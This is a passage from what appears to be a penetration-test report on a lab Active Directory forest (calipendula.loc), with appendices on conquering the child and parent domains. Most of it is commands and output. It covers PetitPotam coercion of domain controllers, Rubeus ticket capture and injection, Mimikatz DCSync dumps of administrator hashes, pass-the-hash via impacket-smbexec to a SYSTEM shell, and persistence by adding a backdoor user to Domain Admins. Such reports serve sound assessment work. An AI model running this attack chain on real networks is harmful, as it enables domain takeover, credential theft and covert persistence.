ZrnmKsbMNue1jAG+/qRY3rqWrqrFkfYp2OJHLT12dI+5zHyuJnqAKNvJbMAdnlsZBLL9vhB+0E63Gh1wyt/YuPVAxws0nE304ZPUNN0f7QyBlUtacB4ERgwlQRi1j02A2BI8HSU6JiFiYyWTWgHI9ObHKTGa04kyJ1Oz5t03fY11BtpiIbtx/9xEMtzlPSDEy780RwKovdUMYbNyLxuUWyln50rIEFlZ
E5V+HqCBjkQY8EXteN55IyHAEx1BKPdyh7lI4GArr7zH5mjHgXhBQul718wsLpXWy4Hul2Y9+8cvv3L9huFxrOAai67h4TvbfAgIPoTa6Bh7xHT7giPdrwPkO8tCGqSOm/nbS/WiGJitDm80FzSHDKtkHbfNIa/qgisC0+IrxFTR8aNtZSDzyFXAcMtBQWwAn3EZuxwOoIi/HWHnemmrSSsjUhD8kK6v4o
QWftD/SBaDV5RH+eiFWhWa2dtDdiMkmstSWRncRJ9dhjtrVuong/AsX97LFNtJ/qhmImL3br6N1WHXKaclJHO3xbw//CC8aqlbBkGog6vVM6fwnF3Gn2ksjDVoXGUtDjuRT6KjAzugycHde3cQSJyAvoukkTkaDPr7baLhiiLkBLSm/JNNkyre3iQptq3RWTsRbnAVLNIEd6F1dQIibXaFjK/2S3kC1o7
baeeKhkAbW8/H8jEmBjIKHxMZr5lAHdOkkEhcoFtnVMvZhyry0jmBUo43OD7SfgCane0hfSjVeoHGjjXSgZd4QB6JugDOu9JgCQBvBtC4qAaEY9XYmDM77KOCAQLwggEBoAMCAQCigfkEgfZ9gfMwgfCgge0wgeowgeegKzApoAMCARKhIgQgO6vUfgDZuNqduAomisRoCpyIkGywgvY2yECji5iax9+h
GRsXRklOQUSDRSSDQUxJUEVORFVMQSSMT0OiEjAQoAMCAQGhCTAHGwVDQVZBJKMHAwUAQOEAAKURGA8yMDI0MTIwNDIwNDU1OFqmERgPMjAyNDEyMDUwNjQ1NThapxEYDzIwMjQxMjA4MTYzMDUzWqgZGxdGSU5BTkNFLkNBTElQRU5EVUxBLkxPQ6ksMCqgAwIBAqEjMCEbBmtyYnRndBsXRklOQUSDR
S5DQUxJUEVORFVMQSSMT0M=
```

Next, using ***PetitPotam***, we force **srvapp** (the Domain Controller at **192.168.72.8**) to authenticate to the **CAVA** machine. This is achieved by exploiting the **NTLM relay vulnerability**, coercing the Domain Controller to send its Kerberos ticket to the **CAVA** machine, where it is cached.

After executing this action, we monitor ***Rubeus*** on the **CAVA** machine, which now captures the incoming Kerberos ticket. As a result, we obtain the ticket for *SRVAPP$@FINANCE.CALIPENDULA.LOC*, representing the Domain Controller. This ticket can now be leveraged for privilege escalation or domain-wide exploitation.




Now, using ***Rubeus***, we load the captured Kerberos ticket into the cache and, once the ticket is loaded, we verify the operation using the `klist` command.

Domain Controller machine accounts have the ability to perform DCSync operations, which are used to replicate or update credentials and maintain a synchronized state across the domain controllers in a domain.

Leveraging this capability, our goal now is to execute a **DCSync attack** to request the **finance.calipendula.loc** domain administrator's password hash. Successfully obtaining this hash would grant full control over the child domain, allowing us to perform privileged actions and compromise the entire domain infrastructure.

To achieve this, we will use tools like ***Mimikatz*** or other **DCSync-capable utilities** to simulate the behavior of a Domain Controller and extract the target credentials directly from the Active Directory database.



```
mimikatz # lsadump::dcsync /user:administrator@finance.calipendula.loc
[DC] 'finance.calipendula.loc' will be the domain
[DC] 'srvapp.finance.calipendula.loc' will be the DC server
[DC] 'administrator@finance.calipendula.loc' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01:00:00
Password last change : 01/12/2024 13:14:58
Object Security ID   : S-1-5-21-536607578-2290752761-4228580252-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 4ae352be7dc9a6d26b8ff022e8e8da8b
    ntlm- 0: 4ae352be7dc9a6d26b8ff022e8e8da8b
    ntlm- 1: cf7a2475c4de01326509de6d670e5a06
    lm  - 0: ec98e13cb66cd5912dca87fb0f684e8f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 768432bcf94b2fa88fdb933c3b1843e4

* Primary:Kerberos-Newer-Keys *
    Default Salt : FINANCE.CALIPENDULA.LOCAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 579feee760ff4ae6d26da31a3c9871bd32f79f513b124554df2e672a96423500
      aes128_hmac       (4096) : 72a69a370670a2c11faeb14d600ceb74
      des_cbc_md5       (4096) : dfe5df3d370b0b23

* Primary:Kerberos *
    Default Salt : FINANCE.CALIPENDULA.LOCAdministrator
    Credentials
      des_cbc_md5       : dfe5df3d370b0b23

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  41103cb3d19935e4adc898d5e104e025
    02  18785c68b3d1ddd9732622c8a31f5f34
    03  15965894b128b45701827d7891b31e00
    04  41103cb3d19935e4adc898d5e104e025
    05  bd2e87e41290117a10b0911e79c14523
    06  b899b5cdbfc323c6882255de6034f4af
    07  fc50583b1f9c34cfc1dae507dd77b76e
    08  ce3297316f3332b604f3d45cecb749bc
    09  3539e19516a478880dc54396d4bdb943
    10  d2beeb96e31ebbb8ca6594c6162a730c
    11  faebdd51363c66111b62969c64279fff
    12  ce3297316f3332b604f3d45cecb749bc
    13  1d66c29232cd77915e7cf12100fcd993
    14  e2f76a1337387e34b86bb26e3a5aa7ac
    15  ea6253ca4d885c115b15f31c380cf923
    16  76aaac401d6d5f890b1d6b4d9fb68753
    17  c10816400dbdf563d3bfa40df49e825c
    18  fee840c4d5c6a9f452c89b90ca9ceaaf
    19  aea0ba5031cda70bde3c5806d01b94a3
    20  313af745e1795305802183887c69e16e
    21  9ec7388239b2394c1d10d4c9161b4cf9
    22  6dff3fa8713255648c34045aa48e4160
    23  6245c16352eda560c506707e08023f55
    24  5b8f25e43b1c4b3972932b4deae9874e
    25  243dcb2a8a1ace35c1c942797ca25ad5
    26  5ba0694c54b0720a9a0b9172dea1c383
    27  a8abb9c581e3d11298bee2707e9aadab
    28  7680277603bd5e2e4cabbce86fc38b39
    29  94a58c9ae147610e7d364eb8bf57dff5
```

Now, with the hash of the **finance.calipendula.loc** domain administrator obtained through the **DCSync** attack, we use ***Rubeus*** to request a **Ticket Granting Ticket (TGT)** for the administrator account.

Nello screen manca la parte del comando che contiene l'opzione per salvarlo direttamente nella cache dei tickets.

```
C:\temp> Rubeus asktgt /user:administrator /domain:finance.calipendula.loc /rc4:4ae352be7dc9a6d26b8ff022

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 4ae352be7dc9a6d26b8ff022e8e8da8b
[*] Building AS-REQ (w/ preauth) for: 'finance.calipendula.loc\administrator'
[*] Using domain controller: 192.168.72.8:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGJjCCBiKgAwIBBaEDAgEWooIFFTCCBRFhggUNMIIFCaADAgEFoRkbF0ZJTkFOQ0UuQ0FMSVBFTkRV
      TEEuTE9DoiwwKqADAgECoSMwIRsGa3JidGd0GxdmaW5hbmNllmNhbGlwZW5kdWxhLmxvY6OCBLcwggSz
      oAMCARKhAwIBAqKCBKUEggShWfKz7y5nMRCKJzPPtnEEbMXOS9krc9gAdWVpZLnAwzfTiiz3kTqaTczS
      Mma5jbBlm0709IwsUZbbwJ9prFtG5ephWW8lA0plcK1lb2cMnjxxb26jj6IxU2lesbEl6vnbzVIa2o+V
      heXKBUobFw3fNwG73Is1zTKtDLCplTro0DGVkF39YidRQBNLpDduiURBnzSCItJbA0VZl9XursmQts31
      IN75TziLXbE9UHj+DB98W2R3QyPjK3WVedVL4ZlZIxaU2neOIyTRceSNx2O14K5rAeWy5DLYAHj5+ck+
      vAHTBI20c7mLUxxjiPfalHFpfARjlklYJAG1v+owBl4atBIcc8R++maeSe3vJF3MzM9drsSCTZDWCQqu
      E36Ffn6XO8uDq7apz/Mt483J3/OVUBl9ZDV+cauTEkKfHm00Qb1eY8cWBiX19xU7rts6OWXFBmFayS9r
      vjQaMOlwpil+05+bsR/JBro20DJITFYHkkABDO/bw+lLTJWkh96GXwRPzxzk8PcID7TI5Y+UjdAwv2y6
      jNfulB9yEu0nQ/5dHjPbdoxt5XpLNqxLRua6y2c0eysLaIi0JlIg17k17Qaw1+H10d9cTkcwL9EAxENc
      tWahvtWc0PQstI/5N8JFiEimMhP5lSmm7t2++lwGNt7BI1tmUdshq9lRGu35g5lWyGsafXYGCgwEA492
      u2r06B4OsyI98+FNSl6r/DJT+/vaK3nul3dC2tPhreqADquWeN43DuQzEgkQFbdlg5xsWHxYs+q+85Ll
      IOMFy1mzYPORHozAiwghRmxevedqMg8uODfCymFYo0uyC0I6qaBD7UWhjGyy1IZG9NntNIlH/ai3GlGf
      xZMTYJ38sbY5QwBKBV1105A3tAwT5pi574hkInEcIH6tLAz+TsZVcDRkM8+9rXAfBnKfiQqIQTyte4u9
      qRdVSiY2krhD2oRofUlfE5p81ZFxp1FpqdBewF8Nv89eA0aKITT1GxtgZTsbUq1c/PF3y+kYejWRvN2p
      0MpGTBzMdXf1VEh1Dy2J/DbUc9HRRkS67+FDX91y2y3JlmPdHc90OhYmPbJGH1ul1HzN6GG5/6QG06Xn
      3ZfmS/brr88i840W1iN5h2apIpF+yoA59r8VsmnF/G+Z/7Ffv28gtTbq/kmXh3JBLF3pGXnS0DeZTwc7
      nI2kQrrIWzLVg+TrsgMuAsbf+OdPQRp7htDC74hQAt+AosiNFz8mKjiZ66KvlKBIJmi62Sip2fKbLSc1
      VvhE74oB6OYOtzW4V+WUWuNayR7ag3aP95C6eypnniTko4+vEQExfF8ncVUsw6AV1IDXIxJbUKbLEIqv
      Vzq1S9fq+SdSi8p1HwbXEibsSxKIfsXuMeTjsuyFNDL5/upuQ2mFzP5uvoSjMIWPLf5TPLx2eOWM5pkF
      fxGnBxDWrwHjVdKDXMNtKDCOh+O1CMSkaRdDk8IelQ1ztqBHmoVMJT66ka7fKgVBxQck6Lqxq5swcVZx
      a6LEMpwyFwn1Ek6tHeDTB0g4db2AWvvrmLoqLY/R8F0TBF4Tql8mwZ8vbb06K0/St121RELl9NDwoXO+A
      Z+ITo4H8MIH5oAMCAQCigfEEge59geswgeiggeUwgeIwgd+gGzAZoAMCARehEgQQxG95MIx5+HQLAcz5
      G6OLQ6EZGxdGSU5BTkNFLkNBTElQRU5EVUxBLkxPQ6IaMBigAwIBAaERMA8bDWFkbWluaXN0cmF0b3Kj
      BwMFAEDhAAClERgPMjAyNDEyMDQyMzM5MDlaphEYDzIwMjQxMjA1MDkzOTA5WqcRGA8yMDI0MTIxMTIz
      MzkwOVqoGRsXRklOQU5DRS5DQUxJUEVORFVMQS5MT0OpLDAqoAMCAQKhIzAhGwZrcmJ0Z3QbF2ZpbmFu
      Y2UuY2FsaXBlbmR1bGEubG9j
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/finance.calipendula.loc
  ServiceRealm             :  FINANCE.CALIPENDULA.LOC
  UserName                 :  administrator
  UserRealm                :  FINANCE.CALIPENDULA.LOC
  StartTime                :  05/12/2024 00:39:09
  EndTime                  :  05/12/2024 10:39:09
  RenewTill                :  12/12/2024 00:39:09
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  xG95MIx5+HQLAcz5G6OLQw==
  ASREP (key)              :  4AE352BE7DC9A6D26B8FF022E8E8DA8B


C:\temp> klist

ID di accesso corrente: 0:0x4e00969

Ticket memorizzati nella cache: (1)

#0>     Client: administrator @ FINANCE.CALIPENDULA.LOC
        Server: krbtgt/finance.calipendula.loc @ FINANCE.CALIPENDULA.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Contrassegni ticket 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 12/5/2024 0:39:09 (locale)
        End Time:   12/5/2024 10:39:09 (locale)
        Renew Time: 12/12/2024 0:39:09 (locale)
        Tipo chiave di sessione: RSADSI RC4-HMAC(NT)
        Flag cache: 0x1 -> PRIMARY
        KDC chiamato:
```

As you can see, the **krbtgt** of the child domain is now loaded into the Kerberos cache. This confirms that we have successfully gained complete control over the **finance.calipendula.loc** child domain.

To demonstrate this control, for instance, we can enumerate the users of the domain:

```
C:\temp> net user /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.


Account utente per \\srvapp.finance.calipendula.loc

-------------------------------------------------------------------------------
Administrator            ammo                     Guest
krbtgt                   segreteria               vespino
Esecuzione comando riuscita.
```

Even better, we can establish strong persistence by adding our own user to the domain and assigning it to the **Domain Admins** group.

```
C:\temp> net user kitsunes Password123## /add /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Esecuzione comando riuscita.


C:\temp> net user /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.


Account utente per \\srvapp.finance.calipendula.loc

-------------------------------------------------------------------------------
Administrator            ammo                     Guest
kitsunes                 krbtgt                   segreteria
vespino
Esecuzione comando riuscita.
```


```
C:\temp> net group "Domain Admins" kitsunes /add /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Esecuzione comando riuscita.


C:\temp> net group "Domain Admins" /domain
La richiesta verrà elaborata dal controller di dominio per il dominio finance.calipendula.loc.

Nome gruppo     Domain Admins
Commento        Designated administrators of the domain

Membri

-------------------------------------------------------------------------------
Administrator            ammo                     kitsunes
Esecuzione comando riuscita.
```

Appendix W8 - The conquest of father domain (calipendula.loc)

The path followed to gain control of the parent domain is the same as that used to gain control of the child domain, by exploiting the unconstrained delegation configured on the **CAVA** machine and forcing the authentication of the **DC1** machine, which is the Domain Controller of the parent domain at **192.168.72.7**.

First, we run ***Rubeus*** and wait for incoming Kerberos tickets. Initially, as observed, only the ticket for the **CAVA** machine is present.

Now, using ***PetitPotam***, we force **DC1** (192.168.72.7), the Domain Controller of the parent domain, to authenticate to the **CAVA** machine. After executing the command, we monitor ***Rubeus***, and as a result, we successfully obtain the ticket for *DC1$@FINANCE.CALIPENDULA.LOC*.



Now, using ***Rubeus***, we load the ticket into the Kerberos cache and, after loading the ticket, we verify the operation using `klist`.

The output confirms that the ticket has been successfully loaded into the cache. This allows us to authenticate as the **machine account** of the Domain Controller for the parent domain **calipendula.loc**, granting us privileged access to the domain.

Domain Controller machine accounts can perform **DCSync** operations to synchronize user credentials and maintain a consistent state across the domain. Leveraging this capability, our goal is to execute a **DCSync** attack to request the password hash of the **calipendula.loc** domain administrator, which would allow us to take control of the parent domain.

To achieve this, we use ***Mimikatz*** to request a **DCSync** for the administrator user of the **calipendula.loc** domain. It is crucial to ensure that the request is directed to the correct Domain Controller, specifically the one for the parent domain.

Now, using these credentials, we can access the **finance** Domain Controller machine at **192.168.72.7**. By using the ***impacket-smbexec*** command, we authenticate and execute commands on the machine.After execution, we obtain an **NT AUTHORITY\SYSTEM** shell on **DC1**, giving us full control over the parent domain. From here, we can perform any administrative actions, such as enumerating the users of the parent domain.

```
mimikatz # lsadump::dcsync /domain:calipendula.loc /dc:DC1.calipendula.loc /user:administrator@calipendula.loc
[DC] 'calipendula.loc' will be the domain
[DC] 'DC1.calipendula.loc' will be the DC server
[DC] 'administrator@calipendula.loc' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01:00:00
Password last change : 12/10/2024 08:05:35
Object Security ID   : S-1-5-21-1146510179-275965189-2683190451-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: cf7a2475c4de01326509de6d670e5a06

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c2391d91d8d6e2fec311793aee163ca5

* Primary:Kerberos-Newer-Keys *
    Default Salt : DC1Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 57071fca26cd56b612ba866ad3b2095b35b98ed3a67b346e365cbae7173417f1
      aes128_hmac       (4096) : d86936a4e7a5a0ff7eb52d748c739c34
      des_cbc_md5       (4096) : f234e040fd614c04
    OldCredentials
      aes256_hmac       (4096) : f9c5cc656304f3bd832e93c1095cbbbee3fcc14a322dd711f3972ebcf099dd07
      aes128_hmac       (4096) : e40cdbc553f7205093f52d23833346e6
      des_cbc_md5       (4096) : 5d8626eccb34160e
    OlderCredentials
      aes256_hmac       (4096) : 07a66d74cbf3561ddef64248e7b88b52bd888642d63b2f652ce58579766e669c
      aes128_hmac       (4096) : 2e32de459252f268e14bf324950f5b5e
      des_cbc_md5       (4096) : 684fbcf20e9de0e9

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DC1Administrator
    Credentials
      des_cbc_md5       : f234e040fd614c04
    OldCredentials
      des_cbc_md5       : 5d8626eccb34160e
```

As demonstrated, the operation successfully retrieves the password hash of the **Administrator** account for the **calipendula.loc** domain. This hash provides the necessary credentials to gain full control over the parent domain, allowing unrestricted administrative access to its resources and systems.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[/opt/PetitPotam]
└─$ impacket-smbexec calipendula.loc/administrator@192.168.72.7 -hashes :cf7a2475c4de01326509de6d670e5a06
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32> hostname
dc1
```

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
ShellBreakers
The command completed with one or more errors.
```

To establish strong persistence and ensure continuous access to the Domain Controller of the parent domain **calipendula.loc**, we create a new user and add it to the **Domain Admins** group. This guarantees that we retain administrative privileges over the domain.

```
C:\Windows\system32> net user kitsunes Password123## /add /domain
The command completed successfully.


C:\Windows\system32> net group "Domain Admins" kitsunes /add /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            kitsunes                 ShellBreakers
The command completed successfully.
```

Appendix W8.1 - The conquest of father domain with a privilegate user

After gaining access to the parent domain, we retrieved the necessary files for a ***BloodHound*** analysis from the machine at 192.168.72.7 using the **administrator password** we found in the previous appendix on the machine at 192.168.72.3. This was done to conduct an additional analysis to supplement the analyses already performed and presented in this document.

To perform this detection, we extracted the necessary files on machine X using the command:

```
python3 /opt/BloodHound.py/bloodhound.py -c all -u administrator
-hashes :cf7a2475c4d0e01325609dde6760e5a06 -d calipendula.loc -ns
192.168.72.7
```

```
└─$ python3 /opt/BloodHound.py/bloodhound.py -c all -u administrator --hashes :cf7a2475c4de01326509de6d670e5a06 -d calipendula.loc -ns 192.168.72.7
INFO: Found AD domain: calipendula.loc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc1.calipendula.loc
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: dc1.calipendula.loc
INFO: Connecting to GC LDAP server: dc1.calipendula.loc
INFO: Found 11 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: TestComputer2.192.168.72.7
INFO: Querying computer: dc1.calipendula.loc
INFO: Skipping enumeration for TestComputer2.192.168.72.7 since it could not be resolved.
INFO: Done in 00M 01S
```


```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/blood3]
└─$ ls -la
total 196
drwxrwxr-x  2 a.decaro39 a.decaro39  4096 Dec 23 20:05 .
drwx------ 15 a.decaro39 a.decaro39  4096 Dec 23 19:30 ..
-rw-rw-r--  1 a.decaro39 a.decaro39 13493 Dec 23 20:05 20241223200521_computers.json
-rw-rw-r--  1 a.decaro39 a.decaro39 29397 Dec 23 20:05 20241223200521_containers.json
-rw-rw-r--  1 a.decaro39 a.decaro39  4391 Dec 23 20:05 20241223200521_domains.json
-rw-rw-r--  1 a.decaro39 a.decaro39  3996 Dec 23 20:05 20241223200521_gpos.json
-rw-rw-r--  1 a.decaro39 a.decaro39 91633 Dec 23 20:05 20241223200521_groups.json
-rw-rw-r--  1 a.decaro39 a.decaro39  2210 Dec 23 20:05 20241223200521_ous.json
-rw-rw-r--  1 a.decaro39 a.decaro39 28888 Dec 23 20:05 20241223200521_users.json
```

Once the files have been obtained, it is necessary to transfer them to the machine running ***Neo4j*** in order to proceed with the analysis. To do this, we use the command:

```
scp a.decaro39@192.168.72.6:/home/a.decaro39/blood3/*.json .
```

```
PS C:\Users\Master\Desktop\jsonBlood3> scp a.decaro39@192.168.72.6://home/a.decaro39/blood3/*.json .
20241223200521_computers.json                                                                100%   13KB  97.6KB/s   00:00
20241223200521_containers.json                                                               100%   29KB 141.4KB/s   00:00
20241223200521_domains.json                                                                  100% 4391    43.8KB/s   00:00
20241223200521_gpos.json                                                                     100% 3996    46.5KB/s   00:00
20241223200521_groups.json                                                                   100%   89KB 643.8KB/s   00:00
20241223200521_ous.json                                                                      100% 2210    25.7KB/s   00:00
20241223200521_users.json                                                                    100%   28KB 317.0KB/s   00:00
PS C:\Users\Master\Desktop\jsonBlood3> dir


    Directory: C:\Users\Master\Desktop\jsonBlood3


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        23/12/2024     20:10          13493 20241223200521_computers.json
-a----        23/12/2024     20:10          29397 20241223200521_containers.json
-a----        23/12/2024     20:10           4391 20241223200521_domains.json
-a----        23/12/2024     20:10           3996 20241223200521_gpos.json
-a----        23/12/2024     20:10          91633 20241223200521_groups.json
-a----        23/12/2024     20:10           2210 20241223200521_ous.json
-a----        23/12/2024     20:10          28888 20241223200521_users.json
```

Now that we have all the necessary resources, we can use the **BloodHound's Interface** to perform a query on **Neo4j's database**. Among the various pieces of information it provides, it highlights the **possibility of performing a DCSync on DomainController**. Among the users reported by the tool as being capable of performing DCSync, there is one **identified by its SID** rather than its specific name.



To identify who it is, we use `rpcclient`, logging in with the credentials of one of the domain users we found, and then performing a **lookup for the mysterious SID**:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~/blood3]
└─$ rpcclient -U finance.calipendula.loc/vespino 192.168.72.8
Password for [FINANCE.CALIPENDULA.LOC\vespino]:
rpcclient $> lookupsids S-1-5-21-536607578-2290752761-4228580252-1112
S-1-5-21-536607578-2290752761-4228580252-1112 FINANCE\vespino (1)
rpcclient $>
```

By doing this, we discover that the SID belongs to the user **Vespino**, which reveals that this user has the **necessary permissions** to perform a DCSync on the Domain Controller.

